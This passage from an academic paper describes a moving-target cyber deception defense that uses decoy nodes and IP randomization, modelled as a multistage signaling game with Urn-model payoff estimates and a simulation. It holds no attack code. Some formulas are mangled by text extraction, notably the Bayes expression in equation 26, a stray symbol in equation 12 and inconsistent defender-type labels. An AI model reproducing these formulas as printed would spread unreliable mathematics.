The MTDCD defense mechanism can ensure that normal services in the network will not be affected. After deploying the MTDCD defense mechanism, the interaction between nodes in the network is shown in Figure 5. The MTDCD defense mechanism strictly separates the virtual network topology from the real network; that is, the real IP address is still used for the interaction between the intranet hosts, as shown in Figure 5(a). Intranet hosts still use real IP addresses to access the Web server with the MTDCD defense mechanism deployed. When the data packet passes through the OF switch, the real IP address is converted to the virtual IP address through dynamic address translation, as shown in Figure 5(b). Therefore, the deployment of the MTDCD mechanism will not affect the normal interaction in the network.




Figure 5: Interaction between nodes in the network after MTDCD is deployed. (a) Interaction between hosts on the intranet. (b) The intranet host accesses the Web server.

3.3. Network Attack and Defense Scenario Analysis. From the previous analysis, it can be seen that deploying the MTDCD defense mechanism makes it more difficult for an aggressor to attack a real host in the network. Even if the aggressor identifies the decoy node and pulls it into the blacklist, after the randomization of the IP address occurs, the aggressor has to restart detection and analysis. Under normal circumstances, the real host is running normal network business activities, and the system is more active, while the decoy node lacks normal business activities, so once a host visits the decoy node, it can be identified as an aggressor. Nevertheless, the aggressor can also judge the network defense level based on the activity of the network system and then determine whether to attack. If the aggressor detects that the network system activity is relatively high, it will determine that there are more real hosts in the network. That is, the network defense level is low, and the attack is biased. Conversely, if the aggressor detects that the activity of the network system is insufficient, it will assume that there are more decoy nodes in the network. That is, the network defense level is high, and it prefers not to attack.

In view of this, the defender may mislead the aggressor to judge the level of network defense by releasing deception signals. The defender can increase the activity of some decoy nodes to make the attacker mistakenly believe that there are more real hosts in the network, thereby attacking false targets. Alternatively, the defender can reduce the activity of some real hosts to make the attacker mistakenly believe that there are more decoy nodes in the network and thus give up the attack.

Drawing on signaling game theory, define the defender as the signal sender and the attacker as the signal receiver. The cyber deception attack and defense game process based on the signal game is as follows:

(1) The defender selectively releases the defense signal according to its defense type, including information that genuinely describes the network system (real signal) or information that is inconsistent with the real situation of the network system (spoofing signal), thereby misleading the attacker's judgment on the target network system.

(2) In the initial stage of the game, the attacker forms a priori belief about the type of defender through network reconnaissance. After receiving the defensive signal, the attacker forms a posteriori belief about the type of defender according to Bayes' rule and chooses the optimal attack strategy accordingly.

(3) The defender chooses the optimal defense strategy.

Compared with pure active defense technology, the cyber deception defense based on signal games improves the defender's initiative in the offensive and defensive game. As the signal sender, the defender confuses or induces the attacker by actively releasing the defense signal, thus influencing the choice of the attacker's strategy.

4. Cyber Deception Signal Game Model

4.1. Cyber Deception Signal Game Model Definition. Definition 4. The cyber deception signal game model $CDSGM = \{\Omega, \Theta, S, \omega, \delta, P, U\}$ is a seven-tuple, and each variable is specifically defined as follows.

(1) $\Omega = \{\Omega_d, \Omega_a\}$ is the set of game participants, where Ω_d is the defender, and Ω_a is the attacker.

(2) $\Theta = (\Theta_a, \Theta_d)$ is the set of player types in the game; $\Theta_d = \theta_h$ is the set of defender types. The defender types are divided into different levels according to

the number of bait nodes in the virtual network topology. $\Theta_a = \{\theta_a\}$, which means there is only one type of attacker.

(3) $S = \{S_d, S_a\}$ is the set of offensive and defensive strategies, where $S_d = \{d_i \mathrm{i} = 1, 2, \cdots, n\}$ is the set of defense strategies. The defense strategy is the probability of IP address transfer; $S_a = \{A_j j = 1, 2, \cdots, m\}$ is the attack strategies set, which is a combination of a series of atomic attacks.

(4) $\omega = \{\omega_k \mathrm{k} = 1, 2, \cdots, K\}$ is the set of defensive signals. The defensive signals include real signals and deception signals.

(5) δ is the signal attenuation factor, representing the attenuation degree of signal deception as the game progresses.

(6) $P = \{P_a, \widetilde{P}_a\}$ is the attacker's game belief set, $P_a = \{P_a(\theta_h)h = 1, 2, \cdots, H\}$ is the attacker's prior belief set, and $\widetilde{P}_a = P_a(\theta_h \omega_k)$ represents the posterior belief obtained by the attacker using Bayes' rule after receiving the spoofing signal.

(7) $U = \{U_d, U_a\}$ is the set of utility functions for both offense and defense, where U_d represents the utility function of the defender, and U_a is the utility function of the attacker.

4.2. Revenue Quantification. The application of game theory to network offense and defense analysis has natural advantages, and the quantification of game revenue determines the accuracy of the final game result. Accurately quantifying the benefits of both sides in the game model becomes the key to selecting the optimal strategy. The quantification of the gains of the offensive and defensive games in existing studies is more subjective and idealized, which is inconvenient to be applied in actual network offense and defense. We build a probability evaluation model based on the Urn model to improve the quantification of the benefits of offensive and defensive games.

The Urn model [27] has been widely used in physics, communications, and computer science to determine the statistical distribution of a given set of events. In [28, 29], researchers established a defense effectiveness evaluation model based on the Urn model to analyze the defense effectiveness of honeypots and moving target defense. This section calculates the probability of an attacker attacking a host or decoy node in a single offensive and defensive game stage based on the Urn model.

The various parameters in the network attack and defense scenario are listed in Table 2.

Based on the Urn model, we model the probability of an attacker successfully attacking the host in a single game stage as an Urn containing n_v marbles, including m green marbles, εe red marbles, and $n_v - m - \varepsilon e$ blue marbles. The green, blue, and red marbles represent the real host, the decoy node that successfully deceives the attacker, and the remaining IP addresses in the address space, respectively. The attacker took out one marble at a time and did not put it back. But because the randomization of the IP address will invalidate the information obtained by the attacker, it is equivalent to periodically returning all the marbles that have been taken out. The condition for the attacker's success is to get at least one green marble and none of the red marbles.

When IP address randomization is not implemented, the probability of an attacker successfully attacking the real host is

$$P_h = \sum_{x=1}^{m} \frac{C_m^x C_{n_v - m - \varepsilon e}^{L-x}}{C_{n_v}^L}. \tag{1}$$

where m is the number of real hosts in the network, εe represents the number of bait nodes that successfully deceived the attacker, n_v is the size of the virtual network topology, and L is the number of addresses detected by the attacker per cycle.

$$L = \frac{T_\tau}{T_s}. \tag{2}$$

where T_τ represents IP address randomization cycle and T_s represents the time for the attacker to probe a single node.

After implementing IP address randomization, there is a case where the attacker successfully detects the host but fails to hit the host during the attack implementation phase. The probability is

$$P_h^{no} = \sum_{x=1}^{m} \frac{C_m^x C_{n_v - m - \varepsilon e}^{L-x}}{C_{n_v}^L} \cdot \frac{1}{\lambda}. \tag{3}$$

where λ represents the ratio of IP address randomization period to attack preparation time.

Therefore, it is easy to know that after implementing IP address randomization, the probability of the attacker successfully attacking the host is

$$P_h^* = \sum_{x=1}^{m} \frac{C_m^x C_{n_v - m - \varepsilon e}^{L-x}}{C_{n_v}^L} \cdot \left(1 - \frac{1}{\lambda}\right). \tag{4}$$

Similarly, the probability of an attacker attacking a bait node without IP address transfer is

$$P_b = \left(1 - \frac{C_{n_v - \varepsilon e}^L}{C_{n_v}^L}\right) \cdot \left(1 - \frac{1}{\lambda}\right). \tag{5}$$

Considering that the IP address transfer assigns the real host IP address of the previous cycle to the decoy node, the probability of the attacker attacking the bait node is

$$\begin{aligned} P_b^* &= P_b + P_h^{no} \cdot \alpha \\ &= \left(1 - \frac{C_{n_v - \varepsilon e}^L}{C_{n_v}^L}\right) \cdot \left(1 - \frac{1 - \alpha}{\lambda}\right) \\ &\quad + \sum_{x=1}^{m} \frac{C_m^x C_{n_v - m - \varepsilon e}^{L-x}}{C_{n_v}^L} \cdot \frac{\alpha}{\lambda}. \end{aligned} \tag{6}$$

where α is the probability of IP address transfer.

Table 2: Parameters in network attack and defense scenarios.

Notation	Description
n_v	The size of the virtual network topology
m	The number of real hosts in the network
e	The number of bait nodes in the network
ε	Deception probability of bait node
T_τ	IP address randomization cycle
T_s	Time to probe a single node
T_a	Attack preparation time
α	Probability of IP address transfer
λ	The ratio of IP address randomization period to attack preparation time

With reference to [30], we combine the probability evaluation model to quantify the benefits of offensive and defensive games.

The notations involved in the quantification of revenue are shown in Table 3.

Definition 5. System damage cost refers to the loss of the system caused by the attacker launching an attack. It is related to the loss of the host being attacked L_h, the probability of the attacker successfully attacking the host P_h^*, attack lethality of the vulnerability L_{V_i}, and probability of the existence of the vulnerability P_{V_i}, which can be expressed as

$$SDC = L_h \cdot P_h^* \cdot \sum_{i=1}^{v} L_{V_i} \cdot P_{V_i}. \tag{7}$$

Definition 6. System protection benefit refers to the benefit that the defender induces the attacker to attack the decoy node, mainly the attack information obtained. It is related to the reward of the bait node being attacked R_b and the probability of the attacker attacking the bait node P_b^*, which can be written as

$$SPB = R_b \cdot P_b^*. \tag{8}$$

Definition 7. Attack reward refers to the profit gained by the attacker successfully attacking the host. It is related to reward of the attack to the host R_h, the probability of the attacker successfully attacking the host P_h^*, attack lethality of the vulnerability L_{V_i}, and probability of the existence of the vulnerability P_{V_i}, which can be expressed as

$$AR = R_h \cdot P_h^* \cdot \sum_{i=1}^{v} L_{V_i} \cdot P_{V_i}. \tag{9}$$

Definition 8. Attack loss refers to the loss caused by attacking the decoy node, mainly attacking information leakage. It is related to the loss caused by the attack to the bait node L_b and the probability of the attacker attacking the bait node P_b^*, which can be written as

$$AL = L_b \cdot P_b^*. \tag{10}$$

Definition 9. Attack cost refers to the cost of attack, including reconnaissance cost and vulnerability exploitation cost, which can be expressed as

$$C_a = C_{rec} + C_{vul}. \tag{11}$$

where C_{rec} represents the cost of network reconnaissance and C_{vul} represents the cost of exploiting vulnerabilities.

Definition 10. Defense cost refers to the cost of performing defense actions, including the deployment cost of bait nodes and the cost of IP address randomization. And the cost of IP address randomization includes IP address conversion cost and IP address transfer cost. Defense cost can be written as

$$C_d = C_{bait} \cdot e + C_{conv} \cdot m \cdot (1 - \alpha) + C_{tran} \cdot m \cdot \alpha.\pi. \tag{12}$$

where C_{bait} represents the cost of deploying a bait node, and C_{conv} represents the cost of IP address conversion per node and C_{tran} represents the cost of IP address transfer per node.

Definition 11. The deception cost refers to the cost of reducing the activity of the real host or increasing the activity of the decoy node, which can be expressed as

$$CD = C_{im} + C_{re}. \tag{13}$$

where C_{im} represents the cost of increasing per bait node activity and C_{re} represents the cost of reducing per real host activity.

Based on the above definition, we can get the expected utilities of both attack and defense, which are

$$U_a\left(\theta_h, \omega_k, A_j, d_i\right) = AR - C_a - AL, \tag{14}$$

$$U_d\left(\theta_h, \omega_k, A_j, d_i\right) = SPB - C_d - CD - SDC. \tag{15}$$

5. Game Equilibrium Solution and Optimal Deception Defense Strategy Selection

5.1. Refined Bayesian Equilibrium Solution. The game model *CDSGM* has equilibrium $EQ = (\omega^*(\theta_h), a^*(\omega_k), \widetilde{P}_a(\theta_h \omega_k))$.

Among them, $\omega^*(\theta_h)$ is the signal dependency strategy of the defender, which means that when the defender type is θ_h, the signal dependence strategy adopted is $\omega^*(\theta_h)$; $a^*(\omega_k)$ is the signal dependence strategy of the attacker,

Table 3: Notations description in profit quantification.

Notation	Description
L_h	The loss of the host being attacked
R_b	The reward of the bait node being attacked
R_h	The reward of the attack to the host
L_b	The loss caused by the attack to the bait node
L_{V_i}	Attack lethality of the vulnerability
P_{V_i}	Probability of existence of a vulnerability
C_{rec}	The cost of a network reconnaissance
C_{vul}	The cost of exploiting vulnerabilities
C_{bait}	The cost of deploying a bait node
C_{conv}	The cost of IP address conversion per node
C_{tran}	The cost of IP address transfer per node
C_{im}	The cost of increasing per bait node activity
C_{re}	The cost of reducing per real host activity

which means that when the attacker receives the defensive signal ω_k, the executed attack strategy is $a^*(\omega_k)$; $\widetilde{P}_a(\theta_h\omega_k)$ is the a posteriori inference of the defender's type after the attacker receives the defense signal ω_k. The equilibrium satisfies the following conditions.

(i) $a^*(\omega_k) \in \arg\max_{A_j \in S_a} \sum P_a(\theta_h\omega_k) U_a(\theta_h, \omega_k, A_j)$

(ii) $\omega^*(\theta_h) \in \arg\max_{\omega_k \in \omega} \sum U_d(\theta_h, \omega_k, a^*(\omega_k))$

(iii) $\widetilde{P}_a(\theta_h\omega_k)$ is given by the attacker based on prior probability P_a, received defensive signal ω_k , and the attacker's optimal attack strategy $a^*(\omega_k)$

The steps to solve the refined Bayesian equilibrium are as follows.

(1) Calculate the posterior inference of different information sets on the offensive and defensive game tree $P_a(\theta_h\omega_k)$.

(2) Choose the optimal attack strategy $a^*(\omega_k)$.

After the attacker receives the defensive signal ω_k, the posterior probability $P_a(\theta_h\omega_k)$ is calculated by combining the prior probability $P_a(\theta_h)$ and then choosing the optimal attack strategy $a^*(\omega_k)$ that maximizes the expected return.

(3) Calculate the optimal defense strategy $d^*(\theta_h)$.

According to the defensive signals, the defender can foresee that the attacker will choose the optimal attack strategy for inferring dependence $a^*(\omega_k)$. The defender can choose the optimal defense strategy $\omega^*(\theta_h)$ that can obtain the maximum defense benefit.

(4) Refined Bayesian equilibrium solution.

According to the optimal inferred dependency strategy and the prior probability of the participants obtained in (2) and (3), the posterior belief $\widetilde{P}_a(\theta_h\omega_k)$ is calculated by the Bayes rule.

5.2. Multistage Offensive and Defensive Game Equilibrium Solution. The set of defender types is $\Theta_d = \{\theta_H, \theta_L\}$. Among them, θ_H is the high-level defense, and θ_L is the low-level defense. The deception signal space of the defender is $\omega = \{\omega_H, \omega_L\}$, and the strategy space of the attacker is $S_a = \{A_1, A_2\}$. The defender strategy space is $S_d = \{d_1, d_2, d_3\}$; the attacker's prior probability of the defender type is $P_a = \{P_a(\theta_H), P_a(\theta_L)\}$.

For the sake of simplification, consider that there is no benefit discount phenomenon in the multistage network attack and defense process.

(1) The solution to the Equilibrium of Offensive and Defensive Game in the Initial Stage.

Construct the initial stage network deception attack and defense game tree, as shown in Figure 6.

Nature chooses the defender type with the probability of $P_a(\theta_H)$ and $P_a(\theta_L)$. The defender releases a defensive signal. After observing the signal, the attacker revises its judgment on the type of defender. When the signal ω_H is received, the probability that the attacker thinks the defender type is $\{\theta_H, \theta_L\}$ is $\{P_a(\theta_H\omega_H), P_a(\theta_L\omega_H)\}$; when the signal ω_L is received, the probability that the attacke thinks the defender type is $\{\theta_H, \theta_L\}$ is $\{P_a(\theta_H\omega_L), P_a(\theta_L\omega_L)\}$.

Because it is in the initial stage of the game, the attacker cannot obtain information from the offensive and defensive confrontation to analyze the type of defender, so there is no signal attenuation, that is, $\delta = 1$.

Solve the refined Bayesian equilibrium of the offensive and defensive game based on the method in Section 5.1, denoted as $EQ_1 = (\omega^*(\theta_h), a^*(\omega_k), \widetilde{P}_a(\theta_h\omega_k))$. $\omega^*(\theta_h)$ is the optimal defense strategy at this stage.

(2) The solution to the Equilibrium of Offensive and Defensive Game in the second stage.

After the first stage of the offensive and defensive game, the attacker corrects judgment on the type of defender through the posterior probability solved in the previous stage, and the natural effect is replaced.

In addition, the attacker improves the ability to discriminate the type of defender by analyzing the




Figure 6: Single-stage network deception attack and defense game tree.

game result, so the deceptive effect of the signal begins to attenuate from the second stage.

For the game path where false signals are released, the deceptive effect of the signal will be attenuated, namely, $0 < \delta < 1$, whereas for the game path where real signals are released, the deceptive effect of the signal will not be attenuated, namely, $\delta = 1$.

Solve the refined Bayesian equilibrium of the offensive and defensive game based on the method in Section 5.1, denoted as $EQ_2 = (\omega^*(\theta_h), a^*(\omega_k), \widetilde{P}_a(\theta_h \omega_k))$.

After the second stage of the offensive and the defensive game is over, the attacker again revises the judgment of the defender's type and uses it as a priori judgment of the third stage, and the role of the defensive signal is further attenuated.

(3) The solution to the Equilibrium of Offensive and Defensive Game in the n-th stage.

As the game progresses, the deceptive effect of signals gradually weakens. Suppose that in the n-th stage, the signal attenuation factor is zero. Attackers can completely screen out false signals. At this time, the offensive and defensive game degenerates into a static game of incomplete information.

5.3. Deception Defense Strategy Selection Algorithm. Based on the above analysis, we give the specific expression of the optimal network deception strategy selection algorithm based on the signal game, as presented in Algorithm 1.

6. Simulation Experiment and Analysis

6.1. Simulation Experiment Environment Description. In order to verify the effectiveness of the method in this paper, we constructed an experimental environment, as illustrated in Figure 7. The real network is divided into three areas: the external network, the DMZ, and the internal network. There is a Web server in the DMZ, and there are two subnets in the intranet. The attacker has used the vulnerability on the website to obtain administrator authority of the Web server in the DMZ. To prevent attackers from invading the internal network, we deploy a network deception system in the network. Therefore, the network detected by the attacker is a dynamically changing virtual network topology. The virtual network topology consists of four subnets with decoy nodes that are similar to the host fingerprint deployed in each subnet. The topology used in the experiment is a tree topology.

6.2. Revenue Calculation. For the calculation of game revenue, existing research usually first analyzes the vulnerabilities in the network through vulnerability scanning tools and then formulates corresponding attack and defense strategies. However, the defender will promptly repair the loopholes in actual network attacks and defenses. Attackers can only use vulnerabilities unknown to the defender, usually zero-day vulnerabilities. Therefore, we count the vulnerabilities in the form of probability to calculate the game revenue.

Rapid7's 2020 vulnerability intelligence report analyzes 50 typical vulnerabilities revealed in 2020 [31]. It divides them into four categories and counts the number of vulnerabilities in each category. Assume that the hosts in the network have zero-day vulnerabilities. We calculated the probability of each vulnerability based on the reported statistical data and referenced CVSS to obtain the attack lethality of each vulnerability, as listed in Table 4.

Based on the vulnerability information in the network system and the attack and defense behavior database of MIT Lincoln Laboratory, we get the attacker's atomic attack information, as shown in Table 5.

The attacker must first conduct network reconnaissance, including network scanning and network sniffing, and then determine the type of defender and the host that can be attacked based on the network reconnaissance results. Attack behaviors a_3, a_4, a_5, and a_6, respectively, indicate exploiting vulnerabilities v_1, v_2, v_3, and v_4 to attack. Therefore, the network attack strategy set $S_a = \{A_1, A_2\}$, where $A_1 = \{a_1, a_2, a_i i = 3, 4, 5, 6\}$ and $A_2 = \{a_1, a_2, a_7\}$. A_1 indicates the exploitation of vulnerabilities after network reconnaissance; A_2 indicates that no attack action is taken after network reconnaissance. The experiment divides the types of defenders into high-level defenders and low-level defenders, using $\Theta_d = \{\theta_H, \theta_L\}$ means. Defensive signal space $\omega = \{\omega_H, \omega_L\}$, which means pretending to be a high-level




Figure 7: Topography of the experimental network.

defender or a low-level defender. When the defensive signal is the same as the defender type, there is no deception cost. Hence, when the defender type is θ_H, the cost of releasing the signal $\{\omega_H, \omega_L\}$ is $\{0, 20\}$. When the defender type is θ_L, the cost of releasing the signal $\{\omega_H, \omega_L\}$ is $\{10, 0\}$. Defense strategy $S_d = \{d_1, d_2, d_3\}$, respectively, indicates that the IP address transfer probability is 40%, 60%, and 80%. The values of the remaining parameters in the revenue quantification are listed in Table 6.

In the game's initial stage, Nature chooses the defense type with probability (0.5, 0.5). The prior probability of the attacker to the defender type is (0.5, 0.5).

After the attacker receives the defense signal ω_H, the attacker's a posteriori inference about the defender's type is $(\alpha_1, 1-\alpha_1)$. After the attacker receives the defense signal ω_L, the attacker's a posteriori inference about the defender's type is $(\beta_1, 1-\beta_1)$.

Calculate the offensive and defensive game benefits of the attacker and the defender separately according to (14) and (15). When the defender type is θ_L, the spoofing signal is ω_H, attacker adopts strategy A_1, and defender adopts strategy d_1. The utility of both offense and defense is

$$\begin{aligned} U_a(\theta_L, \omega_H, A_1, d_1) &= AR - C_a - AL \\ &= 118.25 - 107.4 - 54.96, \\ &= -44.11 \end{aligned} \tag{16}$$

$$\begin{aligned} U_d(\theta_H, \omega_H, A_1, d_1) &= SPB - C_d - C\ D - S\ DC \\ &= 96.77 - 34.0 - 10.0 - 163.44. \\ &= -110.67 \end{aligned} \tag{17}$$

Similarly, when defenders adopt strategies d_2 and d_3,

$$U_a(\theta_H, \omega_H, A_1, d_2) = -55.21, \tag{18}$$

$$U_d(\theta_H, \omega_H, A_1, d_2) = -87.04, \tag{19}$$

$$U_a(\theta_H, \omega_H, A_1, d_3) = -66.33, \tag{20}$$

$$U_d(\theta_H, \omega_H, A_1, d_3) = -63.40. \tag{21}$$

Because the attacker does not know which strategy the defender adopts, the attacker takes the average benefit of the three defense strategies. The defender can infer the attacker strategy based on the defensive signal released by itself, so the defender adopts the optimal benefits under the three defense strategies. Therefore,

$$U_a(\theta_H, \omega_H, A_1) = -55.21, \tag{22}$$

$$U_d(\theta_H, \omega_H, A_1) = -63.40. \tag{23}$$

In the same way, calculate the benefits under other offensive and defensive strategies.

The offensive and defensive game tree of the initial stage is presented in Figure 8.

6.3. Game Equilibrium Solution and Optimal Defense Strategy Selection. According to the calculation steps given in Section 5.1 and the revenue quantification in Section 6.2, we solve the refined Bayesian equilibrium and select the optimal deception defense strategy.

(1) Offensive and defensive game equilibrium in the initial stage

Calculate the optimal attack strategy inferred by the attacker.

When $\omega_k = \omega_H$, there is

$$\begin{aligned} a^*(\omega_k) \in & \arg\max_{A_j \in S_a} \sum P_a(\theta_h \omega_k) U_a(\theta_h, \omega_k, A_j) \\ = & \arg\max_{A_j \in S_a} \{P_a(\theta_H \omega_H) U_a(\theta_H, \omega_H, A_1) \\ & + P_a(\theta_L \omega_H) U_a(\theta_L, \omega_H, A_1), \\ & P_a(\theta_H \omega_H) U_a(\theta_H, \omega_H, A_2) \\ & + P_a(\theta_L \omega_H) U_a(\theta_L, \omega_H, A_2)\}. \end{aligned} \tag{24}$$

Input: cyber deception signal game model $C\ DS\ GM$, Network environment parameters
Output: optimal defense strategy at each stage
(1) Initialize $(\Theta_d = \{\theta_1, \theta_2, \cdots, \theta_H\})$. //initialize the defender type space.
(2) Initialize $(\omega = \{\omega_1, \omega_2, \cdots \omega_K\})$. //initialize the deception signal space.
(3) Initialize $(S = \{S_d, S_a\}, S_d = \{d_1, d_2, \cdots, d_n\}, S_a = \{A_1, A_2, \cdots, A_n\})$ //initialize the offensive and defensive strategy set.
(4) Initialize $(P_a = \{P_a(\theta_1), P_a(\theta_2), \cdots, P_a(\theta_H)\})$. //initialize a priori belief
(5) while $\theta_h \in \Theta_d, \omega_k \in \omega, d_i \in S_d, A_j \in S_a$ do
(6) $P^*_{T_h} = Urn(n_v, m, e, \varepsilon, T_\tau, T_s, T_a)$
(7) $P^*_{T_b} = Urn(n_v, m, e, \varepsilon, T_\tau, T_s, T_a)$
(8) $U_a(\theta_h, \omega_k, A_j, d_i) = AR - C_a - AL$
(9) $U_d(\theta_h, \omega_k, A_j, d_i) = SPB - C_d - C\ D - S\ DC$
(10) end
(11) for $t = 1; t \le T; t++$ do
(12) Bayesian $(P_a(\theta_h \omega_k))$ //calculate the posterior probability of different information sets.
(13) $a^*(\omega_k) \in \arg\max_{A_j \in S_a} \sum P_a(\theta_h \omega_k) U_a(\theta_h, \omega_k, A_j)$ //calculate the optimal attack strategy.
(14) $\omega^*(\theta_h) \in \arg\max_{\omega_k \in \omega} \sum U_d(\theta_h, \omega_k, a^*(\omega_k))$ //calculate the optimal defense strategy.
(15) Build $(d^*(\theta_h), a^*(d), \widetilde{P}_a(\theta_h \omega_k))$
(16) Output $(d^*(\theta_h))$
(17) end

Algorithm 1: Optimal cyber deception strategy selection algorithm based on the signal game.

Table 4: Vulnerability information in the network.

Symbol	Vulnerability	Attack lethality	Probability of existence (%)
v_1	Improper access control	2	4%
v_2	Memory corruption	6	6%
v_3	Injection	3	8%
v_4	Deserialization	4	12%

Table 5: Atomic attack strategy.

Symbol	Name	Cost	Attack strategy	
			A_1	A_2
a_1	Network scanning	20	√	√
a_2	Network sniffer	30	√	√
a_3	Unauthorized access	50	⊙	
a_4	Remote buffer overflow	100	⊙	
a_5	Code injection	60	⊙	
a_6	Execution	80	⊙	
a_7	No action	0		√




FIGURE 8: Initial stage offensive and defensive game tree.

From this, when $\alpha \in [0,1]$, $a^*(\omega_H) = A_2$.

If $\omega_k = \omega_L$, it can be deduced; when $\beta \in [0,1]$, $a^*(\omega_H) = A_1$.

Calculate the optimal defense strategy inferred by the defender.

When $\theta_h = \theta_H$, there is

$$\begin{aligned}\omega^*(\theta_h) &\in \arg\max_{\omega_k \in \omega} \sum U_d(\theta_h, \omega_k, a^*(\omega_k)) \\ &= \arg\max_{\omega_k \in \omega} \{U_d(\theta_H, \omega_H, a^*(\omega_k)), \\ &\quad U_d(\theta_H, \omega_L, a^*(\omega_k))\} \\ &= \arg\max_{\omega_k \in \omega} \{U_d(\theta_H, \omega_H, A_2), \\ &\quad U_d(\theta_H, \omega_L, A_1)\}.\end{aligned} \tag{25}$$

It can be obtained that $\omega^*(\theta_H) = \omega_L$.

When $\theta_h = \theta_L$, in the same way, $\omega^*(\theta_L) = \omega_H$.

From the above steps, the game equilibrium of the first stage can be obtained as $(\theta_H, \omega_L, A_1)$ and $(\theta_L, \omega_H, A_2)$.

Combined with Bayes' rule, the posterior probability is

$$\begin{aligned}\alpha_1 &= \tilde{P}_a(\theta_H \omega_H) \\ &= P_a(\omega_H \theta_H) P_a(\theta_H) P_a(\omega_H \theta_H) P_a(\theta_H) + P_a(\omega_H \theta_L) P_a(\theta_L) = 0,\end{aligned} \tag{26}$$

